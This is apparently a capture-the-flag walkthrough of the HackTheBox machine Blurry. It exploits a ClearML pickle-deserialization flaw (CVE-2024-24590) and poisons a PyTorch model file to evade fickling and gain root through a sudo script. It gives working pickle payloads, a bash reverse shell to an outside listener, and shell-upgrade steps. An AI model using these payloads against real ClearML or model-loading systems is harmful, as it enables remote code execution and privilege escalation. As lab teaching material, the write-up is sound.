The code for the “Review JSON Artifacts” is:


```
#!/usr/bin/python3

from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient

def process_json_artifact(data, artifact_name):
    """
    Process a JSON artifact represented as a Python dictionary.
    Print all key-value pairs contained in the dictionary.
    """
    print(f"[+] Artifact '{artifact_name}' Contents:")
    for key, value in data.items():
```

Like I read from the chat, it’s getting tasks from the Black Swan project with the “review” tag, and then loading the artifacts.

There’s two entries under “Models”:



[Click for full size image](#)

Shell as jippity

Identify CVE

On the settings page, the version of ClearML is in the footer:

```
WebApp: 1.13.1-426 • Server: 1.13.1-426 • API: 2.27
```

Searching for vulnerabilities in this version, I'll find [this blog post from Hidden Layer](#) with a handful of CVEs, including a remote code execution vulnerability (CVE-2024-24590). It's titled "Pickle Load on Artifact Get". I'll note the code from the "Review JSON Artifacts" experiment uses the `artifact.get` function:

```
def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()

        if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")
```

Generate Pickle Payload

My initial attempt to exploit this involved writing a couple short Python scripts like in the blog post. I'll start with the serialized payload:

```
#!/usr/bin/env python3

import pickle
import os

class RunCommand:
    def __reduce__(self):
        return (os.system, ('ping -c 1 10.10.14.6',))

command = RunCommand()


with open('pickle_artifact.pkl', 'wb') as f:
    pickle.dump(command, f)
```

This creates a file that can be uploaded and should execute a `ping` on deserialization. I'll run this to create it:

```
0xdf@hacky$ python create_payload.py
0xdf@hacky$ file pickle_artifact.pkl
pickle_artifact.pkl: data
```

Setup Clearml

Clicking the “+” button on the Experiments page loads this window:



I'll create a virtual environment (`python -m venv venv`) and activate it (`source venv/bin/activate`). Then I'll install `clearml`, but I'll make sure to use the same version from Blurry:

```
(venv) oxdf@hacky$ pip install clearml==1.13.1
Collecting clearml==1.13.1
  Downloading clearml-1.13.1-py2.py3-none-any.whl.metadata (16 kB)
Collecting attrs>=18.0 (from clearml==1.13.1)
  Downloading attrs-23.2.0-py3-none-any.whl.metadata (9.5 kB)
Collecting furl>=2.0.0 (from clearml==1.13.1)
  Downloading furl-2.1.3-py2.py3-none-any.whl.metadata (1.2 kB)
Collecting jsonschema>=2.6.0 (from clearml==1.13.1)
  Downloading jsonschema-4.22.0-py3-none-any.whl.metadata (8.2 kB)
Collecting numpy>=1.10 (from clearml==1.13.1)
  Downloading numpy-1.26.4-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64 .m
kB)
```

Next instruction is to run `clearml-init` which prompts for a configuration:

```
(venv) oxdf@hacky$ clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-
server` web app (e.g. http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
```

The “Get New Credentials” button on the site gives the format needed:

Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "GM3FWR567ZRC8NJ6Y409"
    "secret_key" = "mA8zE9ZJ2TjPRGqQHEt7KjgzZFy33C6LNaoMjMIVqnSwkE8sbS"
  }
}
```

This saves these creds to `~/clearml.conf`.

Create Task

I'll try creating a task with the same code shown in the blog post. Rather than write the payload to a file and then read it in, I'll just append to the previous script:

```
#!/usr/bin/env python3

import pickle
import os
from clearml import Task

class RunCommand:
    def __reduce__(self):
        return (os.system, ('ping -c 1 10.10.14.6',))

command = RunCommand()

task = Task.init(project_name="Black Swan", task_name="0xdfping")
task.upload_artifact(name="sploit", artifact_object=command, retries=2,
wait_on_upload=True, extension_name=".pkl")
```

Running this creates the task:

```
(venv) 0xdf@hacky$ python exploit.py
ClearML Task: created new task id=43f7d9822a12439eaacab654e077782e
2024-06-10 15:52:16,102 - clearml.Task - INFO - No repository found, storing script code
ClearML results page:
http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/43f7d9822a1
2024-06-10 15:52:17,359 - clearml.Task - INFO - Waiting for repository detection and fu
2024-06-10 15:52:17,585 - clearml.Task - INFO - Finished repository detection and packa
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitorin
```

And it shows up on Blurry:

TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	ITERATION
Training	0xdfping		Completed	0xdf	a few seconds ago	a few seconds ago	0
Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	2 minutes ago	2 minutes ago	0
Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	20 minutes ago	20 minutes ago	0
Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	7 days ago	7 days ago	0
Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	7 days ago	7 days ago	0
Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	11 days ago	11 days ago	0
Data Pro...	Review JSON Artifacts		Failed	Chad Jippity	18 days ago	18 days ago	0
Data Pro...	Review JSON Artifacts		Completed	Chad Jippity	2 months ago	2 months ago	0
Training	PyTorch MNIST train		Published	Ray Flection	4 months ago	4 months ago	1868
Training	Train and Evaluate Model		Published	Chad Jippity	4 months ago	4 months ago	0
Training	PyTorch Lightning MNIST		Published	Ray Flection	4 months ago	4 months ago	0

[Click for full size image](#)

Run Locally

I'll open a Python terminal and use lines from the recurring task to try it locally. Because I'm running the vulnerable version of ClearML, it should ping if it works. I'll find my task:

```
(venv) 0xdf@hacky$ python
Python 3.11.9 (main, Apr 6 2024, 17:59:24) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from clearml import Task
>>> task = Task.get_task(project_name='Black Swan', task_name="0xdfping",
allow_archived=False)
>>> task
<clearml.task.Task object at 0x7f88f0564410>
```

The artifact is there:

```
>>> task.artifacts
{'sploit': {'name': 'sploit', 'size': 58, 'type': 'pickle', 'mode': <ArtifactModeEnum.o
'url':
'http://files.blurry.htb/Black%20Swan/0xdfping.544ec1b3e78543359991dfc4fe5135a5/artifac
'hash': '9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5', 'timestamp'
datetime.datetime(2024, 6, 13, 13, 29, 36), 'metadata': {}, 'preview': '<__main__.RunCo
0x7f7008a24150>'}}}
```

I'll get the object:


```
>>> obj = task.artifacts['sploit']
>>> data = obj.get()
PING 10.10.14.6 (10.10.14.6) 56(84) bytes of data.
64 bytes from 10.10.14.6: icmp_seq=1 ttl=64 time=0.047 ms

--- 10.10.14.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.047/0.047/0.047/0.000 ms
>>> data
0
```

There's a ping executed in there!

Remote POC

To get the artifact downloaded on Blurry, I'll need to tag the task with "review". This can be done manually in the web UI:



Or by updating the `Task.init` call in my script:

```
task = Task.init(project_name="Black Swan", task_name="0xdfping", tags=["review"])
```

When the "Review JSON Artifacts" job runs:

	TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	IT
<input type="checkbox"/>	Data Pro...	Review JSON Artifacts		Running	Chad Jippity	a few seconds ago	a few seconds ago	0

[Click for full size image](#)

I'll get ICMP:

```
0xdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
13:36:03.757712 IP 10.10.11.19 > 10.10.14.6: ICMP echo request, id 8, seq 1, length 64
13:36:03.757743 IP 10.10.14.6 > 10.10.11.19: ICMP echo reply, id 8, seq 1, length 64
```

This job deletes my task on completion. Sometimes this job fails without getting execution, and doesn't delete the task. Typically in this case, it works on the next run without any further action. The author of the box was under the impression this never worked, and thus had a much more difficult path to make it work reliably. I'll show that in [Beyond Root](#).

Shell

To get a shell, I'll update my `create_payload.py` script:

```
#!/usr/bin/env python3

import pickle
import os
from clearml import Task

class RunCommand:
    def __reduce__(self):
        return (os.system, ('bash -c "bash -i >& /dev/tcp/10.10.14.6/443 0>&1"',))

command = RunCommand()

task = Task.init(project_name="Black Swan", task_name="0xdfshell", tags=["review"])
task.upload_artifact(name="sploit", artifact_object=command, retries=2,
wait_on_upload=True, extension_name=".pk1")
```

On re-running `exploit.py`, and after two minutes, there's a shell from Blurry:

```
0xdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.19 55648
bash: cannot set terminal process group (8406): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$
```

I'll upgrade my shell using the [standard technique](#):

```
jippity@blurry:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
jippity@blurry:~$ ^Z
[1]+  Stopped                  nc -lnvp 443
0xdf@hacky$ stty raw -echo; fg
nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
jippity@blurry:~$
```

And grab `user.txt`:

```
jippity@blurry:~$ cat user.txt
b83a071a*****
```

Shell as root

Enumeration

sudo

jippity has the ability to run the `evaluate_model` script as root:

```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

evalute_model

It's a shell script:

```
jippity@blurry:~$ file /usr/bin/evaluate_model
/usr/bin/evaluate_model: Bourne-Again shell script, ASCII text executable
jippity@blurry:~$ cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 |
while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity ==
"OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components
and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"

fi
```

It starts by making sure there's a file passed as an argument. It then creates a directory `/models/temp`. Based on the file type, either `tar` or `zip`, it extracts it into the temp directory (exiting if the file is neither).

It then gets every pickle file in the temp directory and passes it to a file called `fickling`:

```

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0 |
while IFS= read -r -d $'\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity ==
"OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS components
and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

```

If the result contains the severity “OVERTLY_MALICIOUS”, the file is deleted.

It then removes the temp directory and calls `python3 /models/evaluate_model.py [file]`.

`fickling` ([GitHub](#)) is a static analyzer for Python pickle objects.

/models

The `models` directory has two files:

```

jippity@blurry:/models$ ls
demo_model.pth  evaluate_model.py

```

The python script is what is called once the file is deemed safe. The `.pth` file is a PyTorch state dictionary, though it’s also just a Zip archive:

```

jippity@blurry:/models$ file demo_model.pth
demo_model.pth: Zip archive data, at least v0.0 to extract

```

`evalute_model.py` is loading a model and testing it to get some kind of benchmark.

Exploit

Strategy

I could look for vulnerabilities in the Python script, but my focus is first on seeing if I can get a malcious model past `fickle` and then presumably executed.

Another [post from Hidden Layer](#) talks about how to poison a model to get RCE through deserialization. There’s a Python script in this post that will take an existing model and inject OS command execution into it using `os.system`, `exec`, `eval`, or `runpy._run_code`.

Poison Model

I’ll grab a copy of the `demo_model.pth` file from Blurry back to my local system, and install PyTorch (`pip install torch`). Now I’ll run the `torch_pickle_inject.py` script again the model:

```

(venv) 0xdf@hacky$ python torch_pickle_inject.py demo_model.pth runpy "import os;
os.system('id')"

```

It takes a model, a command option, and then code. The command can be `system`, `exec`, `eval`, and `runpy`. I’m choosing `runpy` because the article refers to it as “lesser-known”, which seems like it is least likely to trigger `fickle`. The [source](#) for `_run_code` shows it runs Python code, so I’m just importing OS and running `id`.

This script creates a backup copy of the original file (appending `.bak`), and poisons the original. I’ll upload it to `/models`, and then run:

```
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/0xdf.pth
[+] Model /models/0xdf.pth is considered safe. Processing...
uid=0(root) gid=0(root) groups=0(root)
[+] Loaded Model.
[+] Dataloader ready. Evaluating model...
[+] Accuracy of the model on the test dataset: 68.75%
```

It's determined to be safe, and then the output of `id` shows it's running as root.

Additional testing shows that the `system` command still works just fine:

```
(venv) 0xdf@hacky$ python torch_pickle_inject.py demo_model.pth system "id"
```

On running:

```
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/0xdf.pth
[+] Model /models/0xdf.pth is considered safe. Processing...
uid=0(root) gid=0(root) groups=0(root)
[+] Loaded Model.
[+] Dataloader ready. Evaluating model...
[+] Accuracy of the model on the test dataset: 64.06%
```

Shell

To get a shell, I'll just replace `id` with `bash`, after moving the `.bak` copy as to not poison the same model multiple times.

```
(venv) 0xdf@hacky$ mv demo_model.pth.bak demo_model.pth
(venv) 0xdf@hacky$ python torch_pickle_inject.py demo_model.pth system "bash"
```

I'll upload this, and run it:

```
jippity@blurry:/models$ sudo /usr/bin/evaluate_model /models/0xdf.pth
[+] Model /models/0xdf.pth is considered safe. Processing...
root@blurry:/models# id
uid=0(root) gid=0(root) groups=0(root)
```

And read the root flag:

```
root@blurry:~# cat root.txt
82949b01*****
```

Beyond Root

Unintended roots

Permissions Issue [Patched]

On June 18 2024, 10 days after Blurry's initial release, HackTheBox patched it:

18TH JUNE, 2024

[~] CHANGE

Fix Permissions Issue on Directory

Fixed a permissions issue on the a directory that was allowing for an unintended privilege escalation.

The issue is that the `/models` directory is owned by the jippity group:

```
jippity@blurry:/$ ls -ld models/
drwxrwxr-x 2 root jippity 4096 Jun 10 14:36 models/
```

Everything inside the directory is owned by root:

```
jippity@blurry:/models$ ls -l
total 1060
-rw-r--r-- 1 root root 1077880 May 30 04:39 demo_model.pth
-rw-r--r-- 1 root root    2547 May 30 04:38 evaluate_model.py
```

jippity is not able to edit / append to `evaluate_model.py`:

```
jippity@blurry:/models$ echo -e "import os\n\nos.system(\"bash\")" | tee
evaluate_model.py
tee: evaluate_model.py: Permission denied
import os

os.system(bash)
```

But as an owner of the directory, jippity can move or delete it:

```
jippity@blurry:/models$ rm evaluate_model.py
```

And now create a new file:

```
jippity@blurry:/models$ echo -e "import os\n\nos.system('sh')" | tee
evaluate_model.py
import os

os.system('sh')
```

And running `sudo` returns a root shell:

```
jippity@blurry:/models$ sudo evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
# id
uid=0(root) gid=0(root) groups=0(root)
```

This was patched by making both files in `/models` immutable:

```
jippity@blurry:/models$ lsattr -l *
demo_model.pth          Immutable, Extents
evaluate_model.py       Immutable, Extents
```

Now if jippity tries to delete `evaluate_model.py`, it fails:

```
jippity@blurry:/models$ rm evaluate_model.py
rm: cannot remove 'evaluate_model.py': Operation not permitted
```

Use Pickle File

These models are Zip archives that have a `.pkl` file in them:


```
jippity@blurry:/models$ file demo_model.pth
demo_model.pth: Zip archive data, at least v0.0 to extract
jippity@blurry:/models$ unzip -l demo_model.pth
Archive:  demo_model.pth
  Length      Date    Time    Name
-----
      851  1980-00-00  00:00  smaller_cifar_net/data.pkl
         6  1980-00-00  00:00  smaller_cifar_net/byteorder
     1728  1980-00-00  00:00  smaller_cifar_net/data/0
        64  1980-00-00  00:00  smaller_cifar_net/data/1
     18432  1980-00-00  00:00  smaller_cifar_net/data/2
        128  1980-00-00  00:00  smaller_cifar_net/data/3
    1048576  1980-00-00  00:00  smaller_cifar_net/data/4
        512  1980-00-00  00:00  smaller_cifar_net/data/5
     5120  1980-00-00  00:00  smaller_cifar_net/data/6
        40  1980-00-00  00:00  smaller_cifar_net/data/7
         2  1980-00-00  00:00  smaller_cifar_net/version
        40  1980-00-00  00:00  smaller_cifar_net/.data/serialization_id
-----
    1075499                      12 files
```

An alternative to poisoning an existing model is just to create a dummy “model” that contains a malicious pickle file. This simple Python / PyTorch POC will work:

```
import torch
import os

class Payload:
    def __reduce__(self):
        return (os.system, ("id",))

sploit = Payload()
torch.save(sploit, 'root_sploit_id.pth')
```

I'll [install PyTorch](#) and then run this to generate `root_sploit_id.pth`:

```
(venv) 0xdf@hacky$ python create_root_payload.py
(venv) 0xdf@hacky$ ls root_sploit_id.pth
root_sploit_id.pth
```

I'll upload this file to Blurry, and pass it to `evaluate_model`:

```
jippity@blurry:/models$ sudo evaluate_model /models/root_sploit_id.pth
[+] Model /models/root_sploit_id.pth is considered safe. Processing...
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
  File "/models/evaluate_model.py", line 76, in <module>
    main(model_path)
  File "/models/evaluate_model.py", line 65, in main
    model = load_model(model_path)
  File "/models/evaluate_model.py", line 33, in load_model
    model.load_state_dict(state_dict)
  File "/usr/local/lib/python3.9/dist-packages/torch/nn/modules/module.py", line 2104, in load_state_dict
    raise TypeError(f"Expected state_dict to be dict-like, got {type(state_dict)}.")
TypeError: Expected state_dict to be dict-like, got <class 'int'>.
```

It errors out, but the top line is the output of `id`! That’s execution as root.

Exploit Stability Fixing

Hints from Article

The author of the box was under the impression the exploit didn't work right, and went through a much more complicated solution to make it work. Most people figured out that just running it again would make it work.


Still, it's interesting to see the intended path. The authors of the article ran into the same issue:

When we first tried to exploit this, we realized that using the `upload_artifact` method, as seen in Figure 5, will wrap the location of the uploaded pickle file in another pickle. Upon discovering this, we created a script that would interface directly with the API to create a task and upload our malicious pickle in place of the file path pickle.

There's an implication in there that they uploaded the artifact and then modified it.

Hints from Path

The [patch](#) for ClearML is very simple:



The hash of the artifact must match the object's hash value. It's not totally clear where this comes from, but it seems likely that they are looking for changes to the object after it's initially created.

Interacting with the API

`api.blurry.htb` is an API, and it seems to match the [ClearML docs](#):

```
0xdf@hacky$ curl http://api.blurry.htb/tasks.get_all
{"meta":{"id":"b79d6d13f2d84ad6acef4e5110cb4601","trx":"b79d6d13f2d84ad6acef4e5110cb4601","name":"tasks.get_all","requested_version":"2.27","actual_version":"1.0"},"result_code":(missing credentials),"error_stack":null,"error_data":{},"data":{}}
```

I'll need creds, but clearly the endpoint works. I can grab my cookie from the browser and use it as an auth token (storing it as the Bash variable `token`):

```
0xdf@hacky$ curl -s -H "Authorization: Bearer $token" http://api.blurry.htb/tasks.get_all | jq . | head
{
  "meta": {
    "id": "c0b0d8478b734bb6b1960432f671a99e",
    "trx": "c0b0d8478b734bb6b1960432f671a99e",
    "endpoint": {
      "name": "tasks.get_all",
      "requested_version": "2.27",
      "actual_version": "1.0"
    },
    "result_code": 200,
```

Changes to Artifact

I'll upload an artifact and then fetch it with the API:

```
0xdf@hacky$ curl -s -H "Authorization: Bearer $token" http://api.blurry.htb/tasks.get_by_id -d "task=84c86a5b36d24ffe845db337b828f2df" | jq '.data.task.execution.artifact'
[
  {
    "key": "sploit",
    "type": "pickle",
    "mode": "output",
    "uri":
"http://files.blurry.htb/Black%20Swan/0xdfping.84c86a5b36d24ffe845db337b828f2df/artifact"
    "hash": "3b49bd235b27e3641c1f97e20de52129182c256baa1afd2ad4e0b5e66ed92acd",
    "content_size": 63,
    "timestamp": 1718037583,
    "type_data": {
